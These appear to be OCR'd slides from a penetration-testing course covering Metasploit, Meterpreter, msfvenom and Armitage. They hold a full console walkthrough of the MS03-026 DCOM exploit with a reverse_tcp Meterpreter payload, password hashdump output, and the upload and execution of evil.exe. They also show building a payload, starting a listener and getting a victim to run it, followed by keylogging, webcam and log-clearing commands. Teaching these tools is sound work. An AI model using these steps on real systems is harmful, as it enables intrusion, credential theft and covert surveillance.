
- From Kali command line enter
  - **`msfconsole -r exploit.rb`**

Meterpreter (Metasploit Interpreter)

- One of the Metasploit payloads
- General-purpose payload that carries a special DLL to target
- DLL implements a simple shell → Metasploit Interpreter
- Shell provides command-line access within an existing process on the target
  - Not cmd.exe Not /bin/bash or /bin/sh
  - ipconfig or ifconfig?
- Meterpreter implements its own set of commands for any platform
- Does not create separate process—attacker can hide
- Does not touch hard drive
- Does not need any system-provided command executables for its command shell; they are built into meterpreter


Stealth

- In general, running a command shell on the victim will show up in the list of running processes
  - Very visible to the user




- Metasploit uploads the Meterpreter payload to the host and runs it within the exploited process
  - List of running processes will not display the Meterpreter payload because it will be running inside of a process that is already there

Meterpreter



How Do The Pieces Fit Together?

- Meterpreter consists of a client and a server payload
  - Meterpreter server runs on the exploited box
  - Meterpreter client runs within Metasploit
- For every command (e.g., hashdump) there is a client stub on the client and a server stub on the server



Using Meterpreter via the Console

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms03_026_dcom) > set rhost 10.1.5.56
rhost => 10.1.5.56
msf exploit(ms03_026_dcom) > set lhost 10.1.5.3
lhost => 10.1.5.3
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 10.1.5.3:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.1.5.56[135]
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.1.5.56[135] .
[*] Sending exploit ...
[*] Sending stage (769024 bytes) to 10.1.5.56
[*] Meterpreter session 1 opened (10.1.5.3:4444 -> 10.1.5.56:1047) at 2014-01-16 12

meterpreter >
```

You now have a meterpreter session with the target

Useful Meterpreter Commands

- There are **many** useful commands in Meterpreter
- hashdump easily retrieves Windows password hashes…

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1f01d13cdb6fcf1792153512dcc0084:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

- … which can be fed into a password cracker (Cain)

Other Useful Meterpreter Commands

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
→   exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
→   guid                      Get the session GUID
→   help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
→   load                      Load one or more meterpreter extensions
```

GUID: refers to Microsoft's implementation of the Universally Unique Identifier (UUID)

Other Useful Meterpreter Commands

```
machine_id        Get the MSF ID of the machine attached to the session
migrate           Migrate the server to another process
pivot             Manage pivot listeners
quit              Terminate the meterpreter session
read              Reads data from a channel
resource          Run the commands stored in a file
run               Executes a meterpreter script or Post module
sessions          Quickly switch to another session
set_timeouts      Set the current session timeout values
sleep             Force Meterpreter to go quiet, then re-establish session.
transport         Change the current transport mechanism
use               Deprecated alias for "load"
uuid              Get the UUID for the current session
write             Writes data to a channel
```

- You may have to migrate to a process with higher (SYSTEM) privileges in order to access some information
  - Explorer.exe typically works well

Other Useful Meterpreter Commands

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
→   download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
→   upload        Upload a file or directory
```

Other Useful Meterpreter Commands

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
  → arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
  → ifconfig      Display interfaces
    ipconfig      Display interfaces
  → netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
  → route         View and modify the routing table
```

Other Useful Meterpreter Commands

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
→   execute       Execute a command
    getenv        Get one or more environment variable values
→   getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
→   getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
→   ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
→   shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
→   sysinfo       Gets information about the remote system, such as OS
```

Other Useful Meterpreter Commands

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

Other Useful Meterpreter Commands

```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
 → getsystem      Attempt to elevate your privilege to that of local system.
```

What happens when I type getsystem?
https://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/

```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
 → hashdump       Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

Upload and Download

- We can upload and execute our files via Meterpreter…

```
meterpreter > upload evil.exe evil.exe
[*] uploading : evil.exe -> evil.exe
[*] uploaded : evil.exe -> evil.exe
meterpreter > execute -f evil.exe
Process 1700 created
```

- We can download files via Meterpreter…

```
meterpreter > download secret.txt secret.txt
[*] downloading: secret.txt -> secret.txt
[*] downloaded : secret.txt -> secret.txt
```

Shells

- Meterpreter → Shell
  - **`shell`**
    - Gives you a native OS shell on target
    - Type exit to exit shell and return to meterpreter

MsfVenom – Attacker Generates Payload

Generates and encodes selected payload

Payload

```
msfvenom -p windows/meterpreter/reverse_tcp
  lhost=10.1.0.203 lport=4444 -f exe -o my_payload.exe
```

Attacker

Output format

Output file

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.1.0.203 lport=4444 -f exe
-o my_payload.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Saved as: my_payload.exe
root@kali:~#
```

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

MsfVenom – Attacker Starts Listener

```
msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.1.0.203
LHOST => 10.1.0.203
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 10.1.0.203:4444
[*] Starting the payload handler...
```

Victim Executes File And Attacker Sees:

- Send **my_payload.exe** to the target and get them to execute

- This is what you see:

Victim IP

```
[*] Sending stage (957487 bytes) to 10.1.0.26
[*] Meterpreter session 1 opened (10.1.0.203:4444 ->
10.1.0.26:49289) at 2016-05-26 11:01:46 -0400

meterpreter >
```

You're In… Now What? (Post Exploitation)

Recon the target and network using native shell or meterpreter

- Network info `ipconfig [ /all | /displaydns]`
- Arp tables `arp -a`
- Route table `route print`
- Network conns `netstat –nabo`
- SMB conns `netstat -na | find "EST" | find ":445"`
- Processes `tasklist`
- Show env vars `set`
- Hosts in group `net view`
- System info `systeminfo`

Many more in

- **Post exploitation commands – Windows.pdf**
- **Post exploitation commands – Linux.pdf**

Armitage View Hosts Attacks Workspaces Help

- auxiliary
  - admin
    - http
      - tomcat_administration
      - tomcat_utf8_traversal
  - scanner
    - http
      - tomcat_enum
      - tomcat_mgr_login
- exploit
  - multi
    - http
      - tomcat_mgr_deploy

Armitage

192.168.1.104
NT AUTHORITY\SYSTEM @ ACME-14E429D2B5 (ADMIN)

192.168.1.101

192.168.1.106
NT AUTHORITY\S

Attack
Log n
Meterpreter 6
Services
Host

Access
Interact
Explore
Pivoting
MSF Scans
Kill

Browse Files
Show Processes
Key Scan
Screenshot

Console 4 X | Services X | Files 6 X | Processes 1 X | Console 12 X | cmd.exe 1636@6 X

C:\

C	Name	Size	Modified	Mode
	Documents and Settings		2010-02-14 22:22:02 -0500	40777/rwxrwxrwx
	Inetpub		2010-02-14 22:16:37 -0500	40777/rwxrwxrwx
	Program Files		2010-10-04 10:13:32 -0400	40555/r-xr-xr-x
	Python25		2010-09-29 09:43:01 -0400	40777/rwxrwxrwx
	System Volume Information		2010-02-14 22:21:33 -0500	40777/rwxrwxrwx
	WINNT		2010-10-04 11:19:56 -0400	40777/rwxrwxrwx
	Icc		2010-09-29 12:38:25 -0400	40777/rwxrwxrwx
	learn		2010-10-16 20:02:11 -0400	40777/rwxrwxrwx
	srtFtpLogs		2010-09-30 16:04:14 -0400	40777/rwxrwxrwx
	AUTOEXEC.BAT	0b	2010-02-14 22:17:24 -0500	100777/rwxrwxrwx
	CONFIG.SYS	0b	2010-02-14 22:17:24 -0500	100666/rw-rw-rw-
	IO.SYS	0b	2010-02-14 22:17:24 -0500	100444/r--r--r--
	MSDOS.SYS	0b	2010-02-14 22:17:24 -0500	100444/r--r--r--

Upload... Make Directory Refresh

Outline

1. Armitage Overview
2. Running Armitage
3. Attack
4. Post Exploitation
5. Maneuver

Armitage

- Armitage is a front-end (GUI) that provides workflow and collaboration tools on top of Metasploit

Raphael Mudge - Blackhat 2016

- www.fastandeasyhacking.com

Armitage GUI

Armitage View Hosts Attacks Workspaces Help

- auxiliary
  - admin
    - http
      - tomcat_administration
      - tomcat_utf8_traversal
  - scanner
    - http
      - tomcat_enum
      - tomcat_mgr_login
- exploit
  - multi
    - http
      - tomcat_mgr_deploy

192.168.1.104
NT AUTHORITY\SYSTEM @ ACME-14E429D2B5 (ADMIN)

192.168.1.101

192.168.1.106
NT AUTHORITY\S

Attack
Login
Meterpreter 6
Services
Host

Access
Interact
Explore
Pivoting
MSF Scans
Kill

Browse Files
Show Processes
Key Scan
Screenshot

Console 4 X | Services X | Files 6 X | Processes 1 X | Console 12 X | cmd.exe 1636@6 X


C:\


D	Name	Size	Modified	Mode
	Documents and Settings		2010-02-14 22:22:02 -0500	40777/rwxrwxrwx
	Inetpub		2010-02-14 22:16:37 -0500	40777/rwxrwxrwx
	Program Files		2010-10-04 10:13:32 -0400	40555/r-xr-xr-x
	Python25		2010-09-29 09:43:01 -0400	40777/rwxrwxrwx
	System Volume Information		2010-02-14 22:21:33 -0500	40777/rwxrwxrwx
	WINNT		2010-10-04 11:19:56 -0400	40777/rwxrwxrwx
	lcc		2010-09-29 12:38:25 -0400	40777/rwxrwxrwx
	learn		2010-10-16 20:02:11 -0400	40777/rwxrwxrwx
	srFtpLogs		2010-09-30 16:04:14 -0400	40777/rwxrwxrwx
	AUTOEXEC.BAT	0b	2010-02-14 22:17:24 -0500	100777/rwxrwxrwx
	CONFIG.SYS	0b	2010-02-14 22:17:24 -0500	100666/rw-rw-rw-
	IO.SYS	0b	2010-02-14 22:17:24 -0500	100444/r--r--r--
	MSDOS.SYS	0b	2010-02-14 22:17:24 -0500	100444/r--r--r--


Upload... Make Directory Refresh

Module Browser

- Quickly Launch
- Pre-Configured
- Search Capability








/usr/share/metasploit-framework/modules

Visualize Targets

- See which hosts are in your database
- See which hosts are compromised
  - View active sessions

Linux Host



Windows Host

Under attack!

"Tabbed" Concept for Metasploit

- Allows for multiple simultaneous…
  - Consoles! Shells! Meterpreters! Oh My!

Console X | Scan X | exploit X | windows/meterpreter/reverse_tcp X

```
msf > use exploit/multi/handler
msf > set PAYLOAD windows/meterpreter/reverse_tcp
msf > set ExitOnSession false
msf > set LHOST 10.1.1.126
msf > set Iterations 3
PAYLOAD => windows/meterpreter/reverse_tcp
msf > set LPORT 4444
```


- Command Line capabilities remain

```
msf > exploit -j
LPORT => 4444
Encoder => x86/shikata_ga_nai
EXITFUNC => process
[*] Exploit running as background job.
[*] Started reverse handler on 10.1.1.126:4444
[*] Starting the payload handler...


msf  exploit(handler) >
```

Outline

1. Armitage Overview
2. Running Armitage
3. Attack
4. Post Exploitation
5. Maneuver

Starting Armitage



- Included in Kali
  - Runs on existing Metasploit Framework


- May have to perform the following if Armitage doesn't start db
- Create script (file called **armitage-sc**) containing

```
#!/bin/bash
service postgresql start
service metasploit start
service metasploit stop
armitage
```

- Set execute permissions (**chmod**)
  - **chmod 755 armitage-sc**
- Execute script
  - **./armitage-sc**


Connect

- If you are running on localhost (recommended), just click "Connect"
  - Username: msf
  - Password: test




Start Server

- You will likely see that Metasploit RPC server is not yet running or accepting connections
- Let Armitage do this for you
  - Click Yes ☺



